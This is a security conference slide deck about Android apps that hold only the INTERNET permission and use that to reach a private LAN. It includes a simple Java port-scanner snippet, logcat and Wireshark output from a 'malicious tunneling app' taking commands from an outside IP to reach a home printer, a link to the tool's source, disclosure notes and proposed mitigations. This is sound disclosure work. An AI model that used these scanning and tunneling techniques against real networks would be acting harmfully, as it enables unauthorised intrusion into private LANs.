
## Android - Internet connectivity overview







## Android - Internet connectivity overview







# Android - INTERNET permissions in manifest

## Android manifest of application with INTERNET permissions

Permissions required in AndroidManifest.xml:

```
<uses-permission android:name="android.permission.INTERNET"/>  
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>  
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
```





# Android - Port scanner code example

Example of simple network scanning application towards Private IP addresses

```
class NetworkScan extends AsyncTask<Object, Void, String> {  
  
    @Override  
    protected String doInBackground(Object... o) {  
        String result = "";  
        int port = 443; // lets scan HTTPs  
        for (int ip = 0; ip < 5; ip++) {  
            String host = String.format("192.168.1.%d", ip);  
            Socket socket = new Socket();  
            try {  
                socket.connect(new InetSocketAddress(host, port), timeout: 3);  
                result = result + host + "    " + String.format("%d", port) + "/tcp open" + "\n";  
            } catch (Exception e) {  
                result = result + host + "    " + String.format("%d", port) + "/tcp closed" + "\n";  
            } finally {  
                try {  
                    socket.close();  
                } catch (IOException e) {  
                    e.printStackTrace();  
                }  
            }  
        }  
  
        return result;  
    }  
}
```





# Android - Tunneling into private LAN scenario



Provisioning commands to remotely instruct the malicious app







# Android - Malicious tunneling app example

The screenshot displays the Android Studio IDE with the 'phonescanner' app running on an emulator. The logcat output shows the app's activity, including device IP detection and connection attempts to 192.168.1.100:80. A Wireshark packet capture window is overlaid, showing a SYN packet from the emulator to the host. The packet details show the source port as 40354 and the destination port as 80. The packet bytes are shown in hexadecimal and ASCII.

Logcat output:

```
Device IP = 10.0.2.16
192.168.1.100 80/tcp open
192.168.1.101 80/tcp closed
192.168.1.102 80/tcp closed
192.168.1.103 80/tcp closed
192.168.1.104 80/tcp closed

HTTP POST OK
IP = 78.98.53.112
CMD = ["/78.98.53.112/192.168.1.100:80"]
```

Wireshark packet capture details:

No.	Time	Source	Destination	Protocol	Length	Info
9155	34.331149949	192.168.1.20	192.168.1.100	TCP	76	40354 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S
9156	34.336795638	192.168.1.100	192.168.1.20	TCP	80	80 → 40354 [SYN, ACK] Seq=1 Ack=1 Win=8688 Len=0
9157	34.336799388	192.168.1.20	192.168.1.100	TCP	68	40354 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSva
9158	34.337673199	192.168.1.20	192.168.1.100	TCP	68	40354 → 80 [FIN, ACK] Seq=1 Ack=1 Win=64256 Len=0
9160	34.341686554	192.168.1.100	192.168.1.20	TCP	68	80 → 40354 [ACK] Seq=1 Ack=2 Win=8687 Len=0 TSval
9161	34.342913043	192.168.1.100	192.168.1.20	TCP	68	80 → 40354 [FIN, PSH, ACK] Seq=1 Ack=2 Win=8687 L
9162	34.342931905	192.168.1.20	192.168.1.100	TCP	68	40354 → 80 [ACK] Seq=2 Ack=2 Win=64256 Len=0 TSva
10175	37.417591813	192.168.1.20	192.168.1.20	ICMP	164	Destination unreachable (Host unreachable)
10210	37.513693806	192.168.1.20	192.168.1.20	ICMP	104	Destination unreachable (Host unreachable)
10257	37.641650475	192.168.1.20	192.168.1.20	ICMP	104	Destination unreachable (Host unreachable)
10290	37.801614873	192.168.1.20	192.168.1.20	ICMP	104	Destination unreachable (Host unreachable)
11014	40.493583500	192.168.1.20	192.168.1.20	ICMP	104	Destination unreachable (Host unreachable)
11052	40.585642360	192.168.1.20	192.168.1.20	ICMP	104	Destination unreachable (Host unreachable)
11084	40.717587348	192.168.1.20	192.168.1.20	ICMP	104	Destination unreachable (Host unreachable)
11122	40.877628985	192.168.1.20	192.168.1.20	ICMP	104	Destination unreachable (Host unreachable)

Wireshark packet details (Frame 9155):

- Frame 9155: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface any, id 0
- Linux cooked capture
- Internet Protocol Version 4, Src: 192.168.1.20, Dst: 192.168.1.100
- Transmission Control Protocol, Src Port: 40354, Dst Port: 80, Seq: 0, Len: 0
- Source Port: 40354
- Destination Port: 80
- [Stream index: 222]
- [TCP Segment Len: 0]
- Sequence number: 0 (relative sequence number)
- Sequence number (raw): 2922973801





# Android - Malicious tunneling app example

The screenshot displays a web browser window showing the HP LaserJet Pro MFP M125nw status page. The page includes a navigation menu with options like Home, System, Networking, and HP Web Services. The main content area shows the Device Status, which is 'Ready', and a Supplies section indicating a 'Non-HP Black Cartridge 40%' and 'Order CF283A'. A Wireshark packet capture window is overlaid on the right side of the browser window. The Wireshark window shows a list of captured packets, with the selected packet being a TCP segment from 127.0.0.1 to 192.168.1.100. The packet details pane shows the TCP segment's structure, including the source and destination ports, sequence number, and length. The packet bytes pane shows the raw data of the captured packet.

HP LaserJet Pro MFP M125nw

HP LaserJet Pro MFP M125nw DEVC688E6 192.168.1.100

Home System Networking HP Web Services

Device Status

Supplies Status

Device Configuration

Network Summary

Reports

Event Log

Device Status

Status: Ready

Supplies

Non-HP Black Cartridge 40%\*

Order CF283A

\*Approximate only; varies depending on types of documents printed and other factors.

Setup

IPv4 Configuration

IPv6 Configuration

Web Services Setup

Manage

Product Security

EcoSMART Console

Wireshark packet capture window showing a list of captured packets. The selected packet is a TCP segment from 127.0.0.1 to 192.168.1.100. The packet details pane shows the TCP segment's structure, including the source and destination ports, sequence number, and length. The packet bytes pane shows the raw data of the captured packet.

Frame 1861: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface any, id 0

Linux cooked capture

Internet Protocol Version 4, Src: 127.0.0.1, Dst: 192.168.1.100

Transmission Control Protocol, Src Port: 8080, Dst Port: 38670, Seq: 1, Ack: 2, Len: 0

Source Port: 8080

Destination Port: 38670

[Stream index: 32]

[TCP Segment Len: 0]

Sequence number: 1 (relative sequence number)

Sequence number (raw): 165157866

0000 00 00 03 04 00 00 00 00 00 00 00 03 04 08 00

0010 45 00 00 34 db 0c 40 00 40 06 61 b5 7f 00 00 01

0020 7f 00 00 01 1f 99 97 0e 09 d8 1b ea 82 57 17 3f

0030 80 19 02 09 fe 28 00 00 01 01 08 0a a4 d5 4f 8b

0040 a4 d3 38 88

wireshark\_any\_20201007193249\_ny8B2n.pcapng

Packets: 36907 · Displayed: 787 (2.1%) Profile: Default





**Mobile apps are not commonly controlled:**

- **what files they access on SD card (\*Scoped storage introduced from Android 10)**
- **what communication they perform over socket**

**ANDROID APP with INTERNET permissions only can access PRIVATE LAN**





# Conclusion





## Source code

- The Android tunneling app to Private LAN code is available:

**<https://github.com/H21lab/Android2PrivateLAN>**





## Conclusion

- This talk demonstrates that it is not required to exploit device to perform malicious activity. It is possible to use standard android application with socket communication with permission INTERNET access. The device is then used as hopin station for further activities and could be used to access private networks
- Responsible disclosure was done to Google Android Security program in 05/2020. Google followed it and considers it as a possible new security feature.





## Possible resolution - Windows / Linux

### Windows / Linux

- Application permissions and application level firewall or HIPS
- Use similar solution to Ubuntu Snap similar, but with more details in permissions for desktops
- Socket communication should be denied by default and explicitly allowed. Or the applications with socket permissions should be sandboxed





## Possible resolution - Android

### Android:

- Introduce Explicit private LAN permissions
- Use of Scoped storage for SD Card access. Obsolete the broad access permission.
- Permissions could include additional granularity

**List of internet domain (target FQDNs) allowed for communication**





## Attribution

- The images has been designed using resources from [flaticon.com](https://flaticon.com) and [pixabay.com](https://pixabay.com)
- Icon vector created by [rwdd\\_studios - www.freepik.com](https://www.freepik.com)
- "The Android robot is reproduced or modified from work created and shared by Google and used according to terms described in the Creative Commons 3.0 Attribution License."





# THANK YOU

## Q&A